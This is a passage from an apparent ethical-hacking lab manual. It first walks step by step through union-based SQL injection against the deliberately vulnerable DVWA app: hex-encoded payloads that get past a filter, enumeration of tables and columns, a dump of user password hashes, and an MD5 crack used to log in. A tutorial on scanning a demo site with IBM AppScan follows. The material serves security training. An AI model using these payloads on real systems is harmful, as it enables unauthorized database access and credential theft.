


FIGURE 2.29: database schema successfully found

46. From the result, it can be seen that dvwa schema was also returned in the error, which implies that it corresponds to the DVWA database.

TASK 10

Extract the Database Tables

47. Now, you need to discover the tables associated with the DVWA database.
48. Enter **3 and 1=0 union select null, TABLE_NAME from information_schema.tables where table_schema='DVWA' #** and click **Submit**.

FIGURE 2.30: Finding the database table

49. Because a medium security level has been chosen in this lab, the web app filters the above query DVWA, written in plain text. Hence, you need to refer to http://www.asciitable.com and convert it to its ASCII value before entering the query.
50. The ASCII value of **DVWA** is **0x64767761,** where **0x** indicates that the number that follows is hexadecimal (d=64, v=76,w=77,a=61).
51. Enter **3 and 1=0 union select null, TABLE_NAME from information_schema.tables where table_schema=0x64767761 #** and click **Submit**.

FIGURE 2.31: Finding the tables in the Database

52. The webpage returns an error, displaying the tables in the DVWA database shown in the screenshot:

FIGURE 2.32: Database tables successfully found

53. There are two tables, named **guestbook** and **users,** in the database. Now, you need to extract their corresponding columns. In this lab, columns associated with table users have been extracted.

TASK 11

Extract the Columns Associated with the Table

54. Enter

3 and 1=0 union select null, concat(table_name,0x0a,column_name) from INFORMATION_SCHEMA.columns where TABLE_NAME=0x7573657273 # and press **Submit**, where **7573657273** is the ascii value of **users** (u=75, s=73, e=65, r=72, s=73).

FIGURE 2.33: Finding the columns of the table

55. This displays all the columns (attributes) of the table **users**, as shown in the screenshot:




FIGURE 2.34: All the columns of the users table successfully found

56. It is found that the columns returned by the webpage are **user_id**, **first_name**, **last_name**, **user**, **password** and **avatar**. In this lab, we make use of the columns **user** and **password** to extract the **usernames** and **passwords** from the database.

TASK 12

Determine the Usernames and Passwords

57. Enter **3 and 1=0 union select null, concat(user,0x0a,password) from users #** and click **Submit**.

Note: **0x0a** represents new line. This phrase differentiates the username and password by preventing them from being displayed on the same line.

FIGURE 2.35: Extracting the usernames and passwords

58. The webpage returns an error, displaying all the usernames (in plain text format) and password (in hash format), as shown in the screenshot:




FIGURE 2.36: Usernames and Passwords successfully extracted

59. Because the passwords are displayed in hash format, you need to convert them. Copy a password hash associated with a username. In this lab, password hash **e99a18c428cb38d5f260853678922e03** for the user **gordonb** has been copied.




FIGURE 2.37: Copying the password hashes

60. Open a new tab in the browser, and navigate to **md5decoder.org**.
61. Paste the hash in the search field, and click **search**.

FIGURE 2.38: Decoding the hashes

62. The page returns the decoded password, shown in the screenshot:

FIGURE 2.39: Password successfully decoded

Note: You can even use tools such as Cain & Abel and Rainbow Crack to crack md5 hashes (that contain passwords).

63. Switch back to the **DVWA** webpage, scroll down the page, and click **Logout** in the left pane.




FIGURE 2.40: Logging out of the website

64. Now, try logging into the webpage using the username **gordonb** and the decrypted password **abc123**.

FIGURE 2.41: Logging in to the website

65. You will be able to successfully log into the DVWA website shown in the screenshot:




FIGURE 2.42: Website successfully logged in

66. Thus, by using trial and error (i.e., blindly), you have successfully extracted database contents such as tables, columns, usernames, and passwords without using any database hacking tools. You have successfully logged into a website using the extracted user credentials and accessed the website contents.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Testing for SQL Injection Using IBM Security AppScan Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

The IBM Security AppScan is a web application security testing tool that automates vulnerability assessments, prevents SQL injection attacks on websites, and scans web sites for embedded malware.

Lab Scenario

By now, you must be familiar with the types of SQL injection attacks an attacker can perform and the impact caused by these attacks. Attackers can use the following types of SQL Injection attacks: Authentication Bypass, Information Disclosure, Compromised Data Integrity, Compromised Availability of Data and Remote Code Execution which allows them to spoof identity, damage existing data, execute system-level commands to cause denial of service of the application, and so on.

In the previous lab, you have already learned to test SQL Injection Attacks on MS SQL Database for website vulnerabilities.

As an organization's Expert Security Professional and Penetration Tester, your job responsibility is to test the company's web applications and web services for vulnerabilities. You need to find various ways to extend security test and analyze web applications, and employ multiple testing techniques.

Moving further, in this lab, you will learn to test for SQL Injection attacks using IBM Security AppScan.

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL Injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform web site scans for vulnerabilities
- Analyze scanned results
- Generate reports for scanned web applications

Lab Environment

To complete this lab, you will need:

- IBM Security AppScan located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\IBM Security AppScan**
- A computer running Window Server 2012
- You can also download the latest version of Security AppScan from the link http://www-01.ibm.com/software/awdtools/appscan/standard
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

You can download IBM AppScan from http://www-01.ibm.com.

Supported operating systems (both 32-bit and 64-bit editions):
- Windows 2003: Standard and Enterprise, SP1 and SP2
- Windows Server 2008: Standard and Enterprise, SP1 and SP2

Lab Duration

Time: 15 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

Lab Tasks

TASK 1

Install and Configure IBM Security AppScan

1. Navigate to **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\IBM Security AppScan** and double-click **APPSCAN_STD_9001_EVA_WIN_ML.exe**.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. Follow wizard-driven installation steps and **install** the IBM Security AppScan tool.
4. It takes around 5 minutes to complete the installation process.

Note: At the time of installation, a **Web Services Component Download** dialog-box appears asking you to download an additional component. Click **No** to avoid the download.

5. Launch the **IBM Security AppScan** application from the **Apps** screen of **Windows Server 2012**.

FIGURE 3.1: Launching the application from Apps screen

You can configure Scan Expert to perform its analysis and apply some of its recommendations automatically, when you start the scan.

6. The main window of **IBM Security AppScan** appears, click on **Create New Scan...** to begin scanning.




FIGURE 3.2: IBM Security AppScan main window

A personal firewall running on the same computer as Rational AppScan can block communication and result in inaccurate findings and reduced performance. For best results, do not run a personal firewall on the computer that runs Rational AppScan.

7. A **New Scan** pop-up appears; click on **demo.testfire.net** link.

Note: In evaluation version we cannot scan other websites.

AppScan can scan both web applications and web services.




FIGURE 3.3: New Scan pop-up

Malware test uses data gathered during the explore stage of a regular scan, so you must have some explore results for it to function.

TASK 2

Perform Web Application Vulnerability Scan

8. The **Scan Configuration Wizard** appears; select **Web Application Scan**, and click **Next**.

One of the options in the scan configuration wizard is for Scan Expert to run a short scan to evaluate the efficiency of the new configuration for your particular site.

FIGURE 3.4: IBM Security AppScan – Scan Configuration Wizard

9. Under **URL and Servers**, leave the default options and click **Next**.

There are some changes that Scan Expert can only apply with human intervention, so when you select the automatic option, some changes may not be applied.

FIGURE 3.5: IBM Security AppScan – Scan Configuration Wizard

10. Under **Login Management**, select **Automatic** and enter the username **jsmith** and password **Demo1234** and click **Next.**

The total number of tests to be sent, or URLs to be visited, may increase during a scan, as new links are discovered.




FIGURE 3.6: IBM Security AppScan - Scan Configuration wizard

11. Under **Test Policy**, leave the default options and click **Next**.




FIGURE 3.7: IBM Rational AppScan: Test Policy section

Security Issues view shows the actual issues discovered, from overview level down to individual requests/responses. This is the default view.

12. Under **Complete**, verify that **Start a full automatic scan** is selected, and click **Finish** to complete the **Scan Configuration**.




FIGURE 3.8: IBM Rational AppScan: Complete section

Results can display in three views: Security Issues, Remediation Tasks, and Application Data. The view is selected by clicking a button in the view selector. The data displayed in all three panes varies with the view selected.

13. An **Auto Save** dialog-box prompts you to save **automatically during scan**; click **Yes** to save the file and proceed.




FIGURE 3.9: Auto Save window

Remediation Tasks view provides a To Do list of specific remediation tasks to fix the issues found by the scan.

14. The **Save As** window appears; navigate to the location where you would save the scan, specify a name for it, and click **Save**.




FIGURE 3.10: Save As window

The Result List displays the issues for whatever item is selected in the application tree. These can be for:

- Root level: All site issues display
- Page level: All issues for the page
- Parameter level: All issues for a particular request to a particular page

15. The IBM Security AppScan starts **scanning** the provided URL.




FIGURE 3.11: IBM Rational AppScan Scanning Web Application window

16. The **Scan Expert Recommendations** pane opens; click **Ignore All** in the lower right of the screen.




FIGURE 3.12: IBM Rational AppScan: Scan Expert Recommendations section

17. An **AppScan** pop-up appears; click **Yes**.





FIGURE 3.13: AppScan pop-up

18. AppScan begins to scan for website vulnerabilities.



You can export the complete scan results as an XML file or as a relational database. (The database option exports the results into a Firebird database structure. This is open source and follows ODBC and JDBC standards.).

FIGURE 3.14: Vulnerability Scanning

Note: It will take a lot of time to scan the complete site.

19. After the scan is **complete**, the application lists all the security issues and vulnerabilities it has found.
20. Results can be displayed in three views: **Data**, **Issues**, and **Tasks**.
21. To view the vulnerabilities and security issues found, click **Issues**.




FIGURE 3.15: IBM Rational AppScan Scanning Web Application Result window

Result Expert consists of various modules that are used to process scan results. The processed results are added to the Issue Information tab of the Detail pane, making the information displayed there more comprehensive and detailed, including screen shots where relevant.

TASK 3

Analyze Result

22. To analyze the scan results, click on any of the results, such as **SQL Injection,** and expand the nodes to list all the links that are **vulnerable** to SQL Injection.
23. You can find explanation regarding the selected link in the right pane of the GUI, under **Issue Information**.




FIGURE 3.16: IBM Rational AppScan Scanning Web Application Result window

The severity level assigned to any issue can be changed manually by right-clicking on the node.

24. Click **Advisory** tab in the in the right pane of the window to see the **severity** of that particular link, as well as the description of the threat.




FIGURE 3.17: IBM Rational AppScan Scanning Web Application Result window

The Security Report reports security issues found during the scan. Security information may be very extensive and can be filtered depending on your requirements. Six standard templates are included, but each can easily be tailored to include or exclude categories of information.

25. Click **Fix Recommendation** to seek some **advice** for **fixing** these vulnerabilities.




FIGURE 3.18: IBM Rational AppScan Scanning Web Application Result window

The Regulatory Compliance Report: It reports on the compliance (or non-compliance) of your application with a large choice of regulations or legal standards or with your own custom template).

TASK 4

Generate Report

26. After AppScan assesses your site's vulnerability, you can generate **customized reports** configured for the personnel in your organization.
27. You can open and view the reports from within Security AppScan, and you can **save a report** in any other format that can be opened with a third-party application.
28. To generate a report, click on **Tools → Report...** The **Create Report** window appears.

The Industry Standard Report reports the compliance (or non-compliance) of your application with a selected industry committee or your own custom standards checklist.

FIGURE 3.19: IBM Rational AppScan Report Option window

29. Select the type of report to generate, check options, and click **Save Report...**

The Template Based Report is a custom report containing user-defined data and user-defined document formatting in Microsoft Word .doc format.

